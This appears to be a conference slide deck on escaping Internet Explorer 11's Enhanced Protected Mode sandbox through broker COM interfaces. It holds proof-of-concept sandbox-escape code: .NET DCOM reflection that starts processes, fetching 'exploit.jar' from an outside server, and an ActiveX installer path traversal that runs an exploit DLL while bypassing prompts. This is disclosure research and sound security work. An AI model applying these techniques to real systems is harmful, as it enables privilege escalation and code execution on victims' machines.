
```
<script>  
new ActiveXObject("WScript.Shell").Exec("calc")  
</script>
```

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## Not so fast...

- Can do this but:
  - Must navigate to a local or intranet resource (not so bad)
  - IE stops you accessing the medium integrity instance
- Net effect:
  - Only works to internet resource
  - Doesn't gain you anything ☹️

# .NET Deployment Service (DFSV)C



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## Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;

STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
             nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```




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## Click Once Broker (DFSVC)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                  bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                     int unsignedPolicy,
                                     int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

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## Fun with .NET DCOM



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## MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
        [in] VARIANT obj,
        [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

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};
```

## Exploiting The Vulnerability


```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

# ExploitDotNetDCOM

- Simple tool to exploit vulnerable versions of .NET
- Use for Privileged Escalation and potentially RCE



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## Broker Interfaces

- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

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## Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```

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## IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

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};
```

# BrokerCreateKnownObject

```

; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject *_hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@UAGJABU_GUID@@@PAPAUUnknown@@@Z proc near

this= dword ptr  8
rclsid= dword ptr 0Ch
riid= dword ptr 10h
ppv= dword ptr 14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 000000A5 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push   ebp
mov     ebp, esp
push   esi                ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push   edi                ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call   ?IsEqualGUID@@YGHABU_GUID@@@Z ; IsEqualGUID(_GUID const &,_GUID const &)
test   eax, eax
jz     loc_10162174
```

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## Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

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## Shell Document View Broker

- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls

```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;

    // And on for another 141 functions!!!
};
```

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## ISHDocVwBroker

- IID jumps around depending on version of IE

IE11 Verison	IID
11.0.9431.195 (preview)	{F69BB165-D49E-4B9A-AFE2-91BCA41645FB}
11.0.9600.16384	{6784C1E7-E3D2-474B-BC37-1C0E99B3CF00}
11.0.9600.16521	{FED6B29E-13A0-48FA-8835-093F6F419388}

- Just look it up in HKCR\Interfaces at runtime



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## GetShellWindows

- Shell Document View Broker method to get instance of IShellWindows interface
- Sample project  
<http://msdn.microsoft.com/library/dd940355>

### Execute In Explorer Sample

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Demonstrates how to call the **ShellExecute** function from the Windows Explorer process. This is useful when launching an unelevated process from an elevated process.

This topic contains the following sections.


## Denied

- IE wraps object with a special proxy before return
- Heavily restricts what interface can do, most functions return Access Denied

```
const CLCIE_IIDProxy_IShellWindows::`vftable' {for `IShellWindows'} dd offset [think]:CLCIE_IIDProxy_IShellWindows::QueryInterface`adjustor{36}'  
; DATA XREF: CLCIE_IIDProxy_IShellWindows::CLCIE_IIDProxy_IShellWindows(ILCIE_IIDProxy_Master *,_GUID *)  
dd offset [think]:CLCIE_IIDProxy_IInputObject::AddRef`adjustor{36}' (void)  
dd offset [think]:CLCIE_IIDProxy_IEnumChunkTravelLogRecoveryData::Release`adjustor{36}' (void)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)  
dd offset CLCIE_IIDProxy_IShellBrowser::SetMenuSB(HMENU__ *,void *,HWND__ *)  
dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)  
dd offset CLCIE_IIDProxy_IDispatch::Invoke(long,_GUID const &,ulong,ushort,tagDISPPARAMS *,tagVARIANT *,tagEXCEPINFO *,uint *)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)  
dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)  
dd offset CLCIE_IIDProxy_IWebBrowserPriv2::SetSearchTerm(ushort *)  
dd offset CLCIE_IIDProxy_IShellWindows::Register(IDispatch *,long,int,long *)  
dd offset CLCIE_IIDProxy_IShellWindows::RegisterPending(long,tagVARIANT *,tagVARIANT *,int,long *)  
dd offset CLCIE_IIDProxy_IShellWindows::Revoke(long)  
dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)  
dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)  
dd offset CLCIE_IIDProxy_IShellWindows::FindWindowSW(tagVARIANT *,int,long *,int,IDispatch * *)  
dd offset CLCIE_IIDProxy_IShellWindows::OnCreated(long,IUnknown *)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)
```

## SetAttachmentUserOverride

- Function which adds a ProgID to the AttachmentExecute registry key
- What is that registry key used for?




## Exploiting the Vulnerability

- Couldn't find anything too useful in default install.
- Break rule #3, widen to non-default applications



# JAR Files



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## Exploiting the Vulnerability

```
IWebBrowser2* browser;  
IShdocvwBroker* shdocvw;  
  
broker->BrokerCreateKnownObject(CLSID_CShdocvwBroker,  
                                IID_PPV_ARGS(&shdocvw));  
  
shdocvw->SetAttachmentUserOverride(L"jarfile");  
  
bstr_t nav = L"http://www.myserver.com/exploit.jar";  
browser->Navigate(nav, nullptr, nullptr, nullptr, nullptr);
```

Push to the End

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## Lateral Movement

- Let's assume we've rigorously tested `BrokerCreateKnownObject`.
- No more issues found \*ahem\*
- What about other Query-able Interfaces on the broker itself?
- BTW Rule #3 is back in effect 😊



# CIEUserBrokerObject::QueryInterface

```
; Attributes: bp-based frame
; __int32 __stdcall CIEUserBrokerObject::QueryInterface(CIEUserBrokerObject *__hidden this, const struct _GUID *, void **)
?QueryInterface@CIEUserBrokerObject@@@UAGJABU_GUID@@@PAPAX@Z proc near
this= dword ptr 8
Buf1= dword ptr 0Ch
arg_8= dword ptr 10h

; FUNCTION CHUNK AT 101FEC50 SIZE 00000034 BYTES

mov     edi, edi
push   ebp
mov     ebp, esp
push   esi
push   edi             ; int *
mov     edi, [ebp+Buf1]
xor     esi, esi
push   10h             ; Size
push   offset _IID_IUnknown ; Buf2
push   edi             ; Buf1
call   _memcmp
add     esp, 0Ch
test   eax, eax
jz     loc_100021A0
```

```
push   10h             ; Size
push   offset _IID_IEUserBroker ; Buf2
push   edi             ; Buf1
call   _memcmp
add     esp, 0Ch
test   eax, eax
jz     short loc_100021A0
```

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## Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

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## ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
        REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
  - 1 = Admin level installer (shows UAC prompt **BAD**)
  - 2 = User level installer (no prompt **GOOD**)

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## ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```

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## Complex Interface


- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX

```
<object id="Control" width="32" height="32"  
  classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"  
  codebase="http://www.domain.com/install.cab#Version=1,0,0,0">  
</object>
```

## Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";  
BSTR codebase = "http://www.somewhere.com";
```

```
installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",  
    0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```



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
## Maintaining Rule #4: Bypass Prompt

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
  1. Codebase identifies Internet resource = Prompt
  2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
  1. Give it a local codebase parameter
  2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";  
BSTR codebase = path;
```

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# Calling Sequence





## Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {  
    if(IsInstalledFile(exefile)) {  
        WCHAR cmdline[MAX_PATH];  
        StringCchPrintf(cmdline, MAX_PATH,  
                        "\"%s\" /RegServer", exefile);  
        CreateProcess(NULL, cmdline, ...);  
    }  
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";  
args = "c:\\path\\to\\exploit.dll,ExploitMe";  
path = exe + " " + args + " \\..\\..\\..\\windows\\temp";  
InstallFile(path, "testbin.exe");  
RegisterExeFile(path + "\\testbin.exe");
```

# Final Wrap Up

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## Results

- 4 sandbox escapes in 30 days isn't too bad
- To quote Katie Moussouris:  
“He's like one of those guys who sees the code when he looks around, like he's in 'The Matrix.'”
- Confident there are more to find 😊
  - 5 still pending in MS bug database

# EPM Verdict




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## Continuing the Work

- IE EPM has a massive attack surface.
  - Broker objects with upwards of 145 functions seem risky
  - Takes a long time to manually audit these things
  - I've only looked at a limited number of functions
- Fuzz the \*BEEP\* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

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# Demo Time!



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## Resources

- Example code and ExploitDotNetDCOM available:
  - <https://github.com/tyranid/IE11SandboxEscapes>
  - <https://github.com/tyranid/ExploitDotNetDCOM>
- Latest version of OleViewDotNet:
  - <https://github.com/tyranid/oleviewdotnet>
- Excellent write up of EPM by Mark Vincent Yason
  - Blackhat ASIA 2014 Archives

# Questions?

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